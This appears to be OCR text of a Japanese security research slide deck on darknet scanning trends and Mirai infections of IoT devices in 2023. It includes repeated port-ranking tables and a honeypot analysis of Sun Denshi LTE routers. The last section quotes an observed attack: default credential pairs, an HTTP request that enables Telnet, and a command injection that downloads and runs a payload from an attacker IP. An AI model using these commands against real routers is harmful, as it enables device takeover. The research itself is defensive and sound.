18	IPIP.net
19	Stanford University
20	ONYPHE
21	BinaryEdge
22	Qrator Labs
23	QuadMetrics
24	bufferoverrun
25	LeakIX
26	Alpha Strike Labs
27	Adscore
28	Winnti Scan Host
29	Intrinsec
30	CyberGreen
31	[illegible]
32	[illegible]
33	[illegible]
34	Cambridge University
35	project25499
36	tum
37	RWTH Aachen University
38	netsecscan
39	CyberResilience.io
40	CERT-FR
41	internet-measurement
42	muenster
43	mpi
44	IOStation
45	DIVD
46	ipinfo
47	Team Cymru
48	research-scanner.com
49	University of Sydney
50	University of Colorado
51	ESET
52	CAIDA
53	SBA
54	researchknoq
55	Kryptos Logic
56	University of Berkley
57	pdrlabs
58	Cisco Systems
59	Tenable ASM (旧 BitDiscovery)
60	SecurityTrails
61	fbsvnet
62	ahrefs
63	applebot
64	Internet Archive
65	ByteDance
[illegible]	webmeup
[illegible]	sogou
68	Veles
69	findmalwareorg
70	nullity.io
71	ScorecardResearch
72	Cortex Xpanse (Palo Alto)
73	Georgia Tech Research Scanner
74	UC San Diego
75	DataGrid Surface
76	scanner.detectify.com
77	SOCRadar
78	Kudelski Security
79	Qualys SSL Labs
80	Ruhr Universitaet Bochem
81	benign.internet.survey.scan
82	portscan.pro
83	edgewatch
84	1and1
85	Reposify (CrowdStrike)
86	MJ12Bot
87	Malware Patrol
88	NiceCrawler
89	Rackspace Technology
90	The ANT Lab (Univ. of Southern California)


- 実体を伴う組織なのか怪しい主体も少なくない

2023年3Qに新たに捕捉した18のスキャン組織

宛先ポート番号別パケット数分布（2023年）

2023年の特徴

- 上位30ポート中 **41.9%がIoT機器への攻撃**
- **23/TCP**（Telnet）宛ての増加傾向が2022年から継続
- IoT機器固有のサービスのポート番号宛てが増加



出典：NICTER観測レポート2022
https://csl.nict.go.jp/report/NICTER_report_2022.pdf

ポート番号	主な攻撃対象
23/TCP	Telnet （ルータ，Webカメラ等）
22/TCP	SSH（サーバ，ルータ等）
80/TCP	HTTP（Web管理画面）
8080/TCP	HTTP（ホームルータ、DVR等）
3389/TCP	Windows Remote Desktop
5555/TCP	ADB（Android Debug Bridge）
37215/TCP	HTTP（ホームルータ）
443/TCP	HTTPS (Web管理画面等)
5060/UDP	SIP (PBX, ルータ等)
445/TCP	Microsoft-DS（SMB等）

宛先ポート番号別パケット数分布
（調査目的のスキャンパケットを除く）

2023年の
ポートランクの推移

telnet と ssh

	2022	Jan-23	Feb-23	Mar-23	Apr-23	May-23	Jun-23	Jul-23	Aug-23	Sep-23
1	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp
2	22/tcp	22/tcp	22/tcp	80/tcp	22/tcp	22/tcp	22/tcp	80/tcp	80/tcp	80/tcp
3	80/tcp	80/tcp	80/tcp	22/tcp	80/tcp	80/tcp	80/tcp	22/tcp	9077/tcp	22/tcp
4	5555/tcp	3389/tcp	5555/tcp	3389/tcp	3389/tcp	5555/tcp	8080/tcp	8080/tcp	22/tcp	8080/tcp
5	6379/tcp	8080/tcp	3389/tcp	37215/tcp	443/tcp	3389/tcp	3389/tcp	443/tcp	3389/tcp	3389/tcp
6	2375/tcp	5555/tcp	37215/tcp	443/tcp	6379/tcp	443/tcp	443/tcp	3389/tcp	8080/tcp	443/tcp
7	443/tcp	443/tcp	8080/tcp	8080/tcp	8080/tcp	8080/tcp	5555/tcp	5555/tcp	443/tcp	5060/udp
8	445/tcp	81/tcp	443/tcp	5555/tcp	5060/udp	37215/tcp	445/tcp	5060/udp	5060/udp	8443/tcp
9	2376/tcp	6379/tcp	81/tcp	6379/tcp	60023/tcp	445/tcp	5060/udp	81/tcp	5555/tcp	27610/tcp
10	81/tcp	445/tcp	6379/tcp	5060/tcp	37215/tcp	81/tcp	8081/tcp	6379/tcp	6379/tcp	15734/udp
11	8080/tcp	37125/tcp	445/tcp	445/tcp	5555/tcp	6379/tcp	81/tcp	445/tcp	445/tcp	6379/tcp
12	5060/udp	2375/tcp	5060/udp	2375/tcp	445/tcp	5060/udp	2375/tcp	8443/tcp	81/tcp	445/tcp
13	3389/tcp	5060/udp	60023/tcp	81/tcp	81/tcp	2375/tcp	3128/tcp	3128/tcp	3128/tcp	8088/tcp
14	2323/tcp	8081/tcp	2376/tcp	60023/tcp	2375/tcp	123/udp	6379/tcp	8081/tcp	53/udp	5555/tcp
15	123/udp	2222/tcp	123/udp	123/udp	53/udp	8081/tcp	52869/tcp	2375/tcp	2222/tcp	53/udp
16	37215/tcp	123/udp	34567/tcp	2376/tcp	2376/tcp	2376/tcp	2323/tcp	52869/tcp	2375/tcp	2222/tcp
17	1433/tcp	60023/tcp	8081/tcp	34567/tcp	123/udp	8443/tcp	8443/tcp	53/udp	3291/tcp	8728/tcp
18	4200/tcp	2323/tcp	2222/tcp	53/udp	1433/tcp	2323/tcp	2376/tcp	2222/tcp	8081/tcp	2375/tcp
19	111/tcp	2376/tcp	8443/tcp	8443/tcp	21/tcp	53/udp	123/udp	8088/tcp	8443/tdp	123/udp
20	8443/tcp	1433/tcp	2376/tcp	1433/tcp	8443/tcp	60023/tcp	21/tcp	21/tcp	8088/tcp	3128/tcp

機器の Web UI

	2022	Jan-23	Feb-23	Mar-23	Apr-23	May-23	Jun-23	Jul-23	Aug-23	Sep-23
1	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp
2	22/tcp	22/tcp	22/tcp	80/tcp	22/tcp	22/tcp	22/tcp	80/tcp	80/tcp	80/tcp
3	80/tcp	80/tcp	80/tcp	22/tcp	80/tcp	80/tcp	80/tcp	22/tcp	9077/tcp	22/tcp
4	5555/tcp	3389/tcp	5555/tcp	3389/tcp	3389/tcp	5555/tcp	8080/tcp	8080/tcp	22/tcp	8080/tcp
5	6379/tcp	8080/tcp	3389/tcp	37215/tcp	443/tcp	3389/tcp	3389/tcp	443/tcp	3389/tcp	3389/tcp
6	2375/tcp	5555/tcp	37215/tcp	443/tcp	6379/tcp	443/tcp	443/tcp	3389/tcp	8080/tcp	443/tcp
7	443/tcp	443/tcp	8080/tcp	8080/tcp	8080/tcp	8080/tcp	5555/tcp	5555/tcp	443/tcp	5060/udp
8	445/tcp	81/tcp	443/tcp	5555/tcp	5060/udp	37215/tcp	445/tcp	5060/udp	5060/udp	8443/tcp
9	2376/tcp	6379/tcp	81/tcp	6379/tcp	60023/tcp	445/tcp	5060/udp	81/tcp	5555/tcp	27610/tcp
10	81/tcp	445/tcp	6379/tcp	5060/tcp	37215/tcp	81/tcp	8081/tcp	6379/tcp	6379/tcp	15734/udp
11	8080/tcp	37125/tcp	445/tcp	445/tcp	5555/tcp	6379/tcp	81/tcp	445/tcp	445/tcp	6379/tcp
12	5060/udp	2375/tcp	5060/udp	2375/tcp	445/tcp	5060/udp	2375/tcp	8443/tcp	81/tcp	445/tcp
13	3389/tcp	5060/udp	60023/tcp	81/tcp	81/tcp	2375/tcp	3128/tcp	3128/tcp	3128/tcp	8088/tcp
14	2323/tcp	8081/tcp	2376/tcp	60023/tcp	2375/tcp	123/udp	6379/tcp	8081/tcp	53/udp	5555/tcp
15	123/udp	2222/tcp	123/udp	123/udp	53/udp	8081/tcp	52869/tcp	2375/tcp	2222/tcp	53/udp
16	37215/tcp	123/udp	34567/tcp	2376/tcp	2376/tcp	2376/tcp	2323/tcp	52869/tcp	2375/tcp	2222/tcp
17	1433/tcp	60023/tcp	8081/tcp	34567/tcp	123/udp	8443/tcp	8443/tcp	53/udp	3291/tcp	8728/tcp
18	4200/tcp	2323/tcp	2222/tcp	53/udp	1433/tcp	2323/tcp	2376/tcp	2222/tcp	8081/tcp	2375/tcp
19	111/tcp	2376/tcp	8443/tcp	8443/tcp	21/tcp	53/udp	123/udp	8088/tcp	8443/tdp	123/udp
20	8443/tcp	1433/tcp	2376/tcp	1433/tcp	8443/tcp	60023/tcp	21/tcp	21/tcp	8088/tcp	3128/tcp

Android Debug Bridge(機器と通信するコマンドラインツール)?

	2022	Jan-23	Feb-23	Mar-23	Apr-23	May-23	Jun-23	Jul-23	Aug-23	Sep-23
1	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp
2	22/tcp	22/tcp	22/tcp	80/tcp	22/tcp	22/tcp	22/tcp	80/tcp	80/tcp	80/tcp
3	80/tcp	80/tcp	80/tcp	22/tcp	80/tcp	80/tcp	80/tcp	22/tcp	9077/tcp	22/tcp
4	5555/tcp	3389/tcp	5555/tcp	3389/tcp	3389/tcp	5555/tcp	8080/tcp	8080/tcp	22/tcp	8080/tcp
5	6379/tcp	8080/tcp	3389/tcp	37215/tcp	443/tcp	3389/tcp	3389/tcp	443/tcp	3389/tcp	3389/tcp
6	2375/tcp	5555/tcp	37215/tcp	443/tcp	6379/tcp	443/tcp	443/tcp	3389/tcp	8080/tcp	443/tcp
7	443/tcp	443/tcp	8080/tcp	8080/tcp	8080/tcp	8080/tcp	5555/tcp	5555/tcp	443/tcp	5060/udp
8	445/tcp	81/tcp	443/tcp	5555/tcp	5060/udp	37215/tcp	445/tcp	5060/udp	5060/udp	8443/tcp
9	2376/tcp	6379/tcp	81/tcp	6379/tcp	60023/tcp	445/tcp	5060/udp	81/tcp	5555/tcp	27610/tcp
10	81/tcp	445/tcp	6379/tcp	5060/tcp	37215/tcp	81/tcp	8081/tcp	6379/tcp	6379/tcp	15734/udp
11	8080/tcp	37125/tcp	445/tcp	445/tcp	5555/tcp	6379/tcp	81/tcp	445/tcp	445/tcp	6379/tcp
12	5060/udp	2375/tcp	5060/udp	2375/tcp	445/tcp	5060/udp	2375/tcp	8443/tcp	81/tcp	445/tcp
13	3389/tcp	5060/udp	60023/tcp	81/tcp	81/tcp	2375/tcp	3128/tcp	3128/tcp	3128/tcp	8088/tcp
14	2323/tcp	8081/tcp	2376/tcp	60023/tcp	2375/tcp	123/udp	6379/tcp	8081/tcp	53/udp	5555/tcp
15	123/udp	2222/tcp	123/udp	123/udp	53/udp	8081/tcp	52869/tcp	2375/tcp	2222/tcp	53/udp
16	37215/tcp	123/udp	34567/tcp	2376/tcp	2376/tcp	2376/tcp	2323/tcp	52869/tcp	2375/tcp	2222/tcp
17	1433/tcp	60023/tcp	8081/tcp	34567/tcp	123/udp	8443/tcp	8443/tcp	53/udp	3291/tcp	8728/tcp
18	4200/tcp	2323/tcp	2222/tcp	53/udp	1433/tcp	2323/tcp	2376/tcp	2222/tcp	8081/tcp	2375/tcp
19	111/tcp	2376/tcp	8443/tcp	8443/tcp	21/tcp	53/udp	123/udp	8088/tcp	8443/tdp	123/udp
20	8443/tcp	1433/tcp	2376/tcp	1433/tcp	8443/tcp	60023/tcp	21/tcp	21/tcp	8088/tcp	3128/tcp

RDP と SMB(Server Message Block)

	2022	Jan-23	Feb-23	Mar-23	Apr-23	May-23	Jun-23	Jul-23	Aug-23	Sep-23
1	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp
2	22/tcp	22/tcp	22/tcp	80/tcp	22/tcp	22/tcp	22/tcp	80/tcp	80/tcp	80/tcp
3	80/tcp	80/tcp	80/tcp	22/tcp	80/tcp	80/tcp	80/tcp	22/tcp	9077/tcp	22/tcp
4	5555/tcp	3389/tcp	5555/tcp	3389/tcp	3389/tcp	5555/tcp	8080/tcp	8080/tcp	22/tcp	8080/tcp
5	6379/tcp	8080/tcp	3389/tcp	37215/tcp	443/tcp	3389/tcp	3389/tcp	443/tcp	3389/tcp	3389/tcp
6	2375/tcp	5555/tcp	37215/tcp	443/tcp	6379/tcp	443/tcp	443/tcp	3389/tcp	8080/tcp	443/tcp
7	443/tcp	443/tcp	8080/tcp	8080/tcp	8080/tcp	8080/tcp	5555/tcp	5555/tcp	443/tcp	5060/udp
8	445/tcp	81/tcp	443/tcp	5555/tcp	5060/udp	37215/tcp	445/tcp	5060/udp	5060/udp	8443/tcp
9	2376/tcp	6379/tcp	81/tcp	6379/tcp	60023/tcp	445/tcp	5060/udp	81/tcp	5555/tcp	27610/tcp
10	81/tcp	445/tcp	6379/tcp	5060/tcp	37215/tcp	81/tcp	8081/tcp	6379/tcp	6379/tcp	15734/udp
11	8080/tcp	37125/tcp	445/tcp	445/tcp	5555/tcp	6379/tcp	81/tcp	445/tcp	445/tcp	6379/tcp
12	5060/udp	2375/tcp	5060/udp	2375/tcp	445/tcp	5060/udp	2375/tcp	8443/tcp	81/tcp	445/tcp
13	3389/tcp	5060/udp	60023/tcp	81/tcp	81/tcp	2375/tcp	3128/tcp	3128/tcp	3128/tcp	8088/tcp
14	2323/tcp	8081/tcp	2376/tcp	60023/tcp	2375/tcp	123/udp	6379/tcp	8081/tcp	53/udp	5555/tcp
15	123/udp	2222/tcp	123/udp	123/udp	53/udp	8081/tcp	52869/tcp	2375/tcp	2222/tcp	53/udp
16	37215/tcp	123/udp	34567/tcp	2376/tcp	2376/tcp	2376/tcp	2323/tcp	52869/tcp	2375/tcp	2222/tcp
17	1433/tcp	60023/tcp	8081/tcp	34567/tcp	123/udp	8443/tcp	8443/tcp	53/udp	3291/tcp	8728/tcp
18	4200/tcp	2323/tcp	2222/tcp	53/udp	1433/tcp	2323/tcp	2376/tcp	2222/tcp	8081/tcp	2375/tcp
19	111/tcp	2376/tcp	8443/tcp	8443/tcp	21/tcp	53/udp	123/udp	8088/tcp	8443/tdp	123/udp
20	8443/tcp	1433/tcp	2376/tcp	1433/tcp	8443/tcp	60023/tcp	21/tcp	21/tcp	8088/tcp	3128/tcp

SMB: Windowsを中心としたネットワーク上でファイルやプリンターなどのリソースを共有するためのプロトコル

IoT機器の脆弱性

2022	Jan-23	Feb-23	Mar-23	Apr-23	May-23	Jun-23	Jul-23	Aug-23	Sep-23
23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/			
22/tcp	22/tcp	22/tcp	80/tcp	22/tcp	22/tcp	22/			
80/tcp	80/tcp	80/tcp	22/tcp	80/tcp	80/tcp	80/			
5555/tcp	3389/tcp	5555/tcp	3389/tcp	3389/tcp	5555/tcp	8080/			
6379/tcp	8080/tcp	3389/tcp	37215/tcp	443/tcp	3389/tcp	3389/			
2375/tcp	5555/tcp	37215/tcp	443/tcp	6379/tcp	443/tcp	443/			
443/tcp	443/tcp	8080/tcp	8080/tcp	8080/tcp	8080/tcp	5555/			
445/tcp	81/tcp	443/tcp	5555/tcp	5060/udp	37215/tcp	445/			
2376/tcp	6379/tcp	81/tcp	6379/tcp	60023/tcp	445/tcp	5060/udp	81/tcp	5555/tcp	27610/tcp
81/tcp	445/tcp	6379/tcp	5060/tcp	37215/tcp	81/tcp	8081/tcp	6379/tcp	6379/tcp	15734/udp
8080/tcp	37125/tcp	445/tcp	445/tcp	5555/tcp	6379/tcp	81/tcp	445/tcp	445/tcp	6379/tcp
5060/udp	2375/tcp	5060/udp	2375/tcp	445/tcp	5060/udp	2375/tcp	8443/tcp	81/tcp	445/tcp
3389/tcp	5060/udp	60023/tcp	81/tcp	81/tcp	2375/tcp	3128/tcp	3128/tcp	3128/tcp	8088/tcp
2323/tcp	8081/tcp	2376/tcp	60023/tcp	2375/tcp	123/udp	6379/tcp	8081/tcp	53/udp	5555/tcp
123/udp	2222/tcp	123/udp	123/udp	53/udp	8081/tcp	52869/tcp	2375/tcp	2222/tcp	53/udp
37215/tcp	123/udp	34567/tcp	2376/tcp	2376/tcp	2376/tcp	2323/tcp	52869/tcp	2375/tcp	2222/tcp
1433/tcp	60023/tcp	8081/tcp	34567/tcp	123/udp	8443/tcp	8443/tcp	53/udp	8291/tcp	8728/tcp
4200/tcp	2323/tcp	2222/tcp	53/udp	1433/tcp	2323/tcp	2376/tcp	2222/tcp	8081/tcp	2375/tcp
111/tcp	2376/tcp	8443/tcp	8443/tcp	21/tcp	53/udp	123/udp	8088/tcp	8443/tdp	123/udp
8443/tcp	1433/tcp	2376/tcp	1433/tcp	8443/tcp	60023/tcp	21/tcp	21/tcp	8088/tcp	3128/tcp

8291/tcp MikroTik Router OS Winbox

8728/tcp MikroTik Router OS API


34567/tcp Xiongmai DVR API

37215/tcp Huwaei HG532 Router

52869/tcp Realtek SDK

Mirai感染ホストの推移

- 2023年は、GeoIPでモバイル回線と判定されるホストが目立った



事例）2023年の感染機器：LTEルータ

- **Rooster Series (Sundenshi Co.,Ltd.)　（サン電子ルータシリーズ）**
  - ✓LTE router
  - ✓liveness monitoring
  - ✓automatic recovery
  - ✓remote maintenance
  - ✓**Infected via management Web IF with default ID/Password**
    （デフォルトのID/パスワードで管理ウェブIF経由で感染）


- **HWL-2511-SS (HYTEC INTER Co., Ltd.)　（台湾製）**
  - ✓LTE router for small industrial system
  - ✓**Infected via management Web IF with no ID/Password**
    （ID/パスワード無しで管理ウェブIF経由で感染）

サン電子製モバイルルータ（IoTゲートウェイ）

サン電子製モバイルルータ発見の経緯

- 2023/7/11の感染ホストを全件調査したところ、
サーバヘッダにthttpdと返すホストを70ホスト観測した
また、6666/TCPでTelnetが有効だった

```
Server: thttpd/2.25b 29dec2003
```



- NICTで保有している機器を確認したところ、
サン電子のRoosterシリーズが同じバナーを返すことが判明

- 7/12より実機ハニーポットに接続し、観測を実施

LAN/WAN切り替え可能なポート
ここにグローバルIPアドレスを割り当てて観測

攻撃の観測

- 2023/7/29 12:38ごろより大量のログイン試行を確認
  - ✓ 送信元:141.98.6.31
  - ✓ IDとパスワードの組
    - 観測したのは以下の通りだが、攻撃者のスクリプトの出来が悪く応答を待たないため、admin:1234以外は次のステップに進まない…
      - admin:0000
      - admin:1234
      - admin:admin
      - admin:password
      - root:
  - ✓ 攻撃の流れ
    1. 事前にサーバヘッダの情報を確認してthttpdでサン電子のルータか判定？
    2. 6666/TCP(Telnet)へ アクセスの確認(アクセスできれば5へ)
    3. 80/TCPへ admin:1234でログインして、Telnetの有効化(6666/TCP)
    4. 80/TCPへ BASIC認証の情報を無しでアクセス(1と一緒)
    5. 6666/TCP(Telnet)へ アクセスしてpingからコマンド実行
       ping ; cd /tmp; wget hxxp://141[.]98.6.31/rooster -O- | sh

```
POST /setup?misc_telnet.html HTTP/1.1
Host: 133.4.184.118:80
Authorization: Basic YWRtaW46MTIzNA==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
103.0.0.0 Safari/537.36
Content-Length: 62

telnet=1&portnumber=6666&lan=1&remote2=1&Submit=+%C0%DF%C4%EA+HTTP/1.0 200 OK
job 37050 at 2013-09-19 17:01
X-FRAME-OPTIONS: SAMEORIGIN
Content-type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>

<head>
<meta http-equiv="Content-Type" content="text/html; charset=EUC-JP">
<meta http-equiv="Content-Script-Type" content="text/javascript">
<title>Rooster Web..... .....</title>
<link href="setup?common.css" rel="stylesheet" type="text/css">
</head>

<body>
<!-- ..... -->
<div class="sta">
<span class="steps">.....</span>
</div>
</body>
</html>
```

Packet for Telnet activation

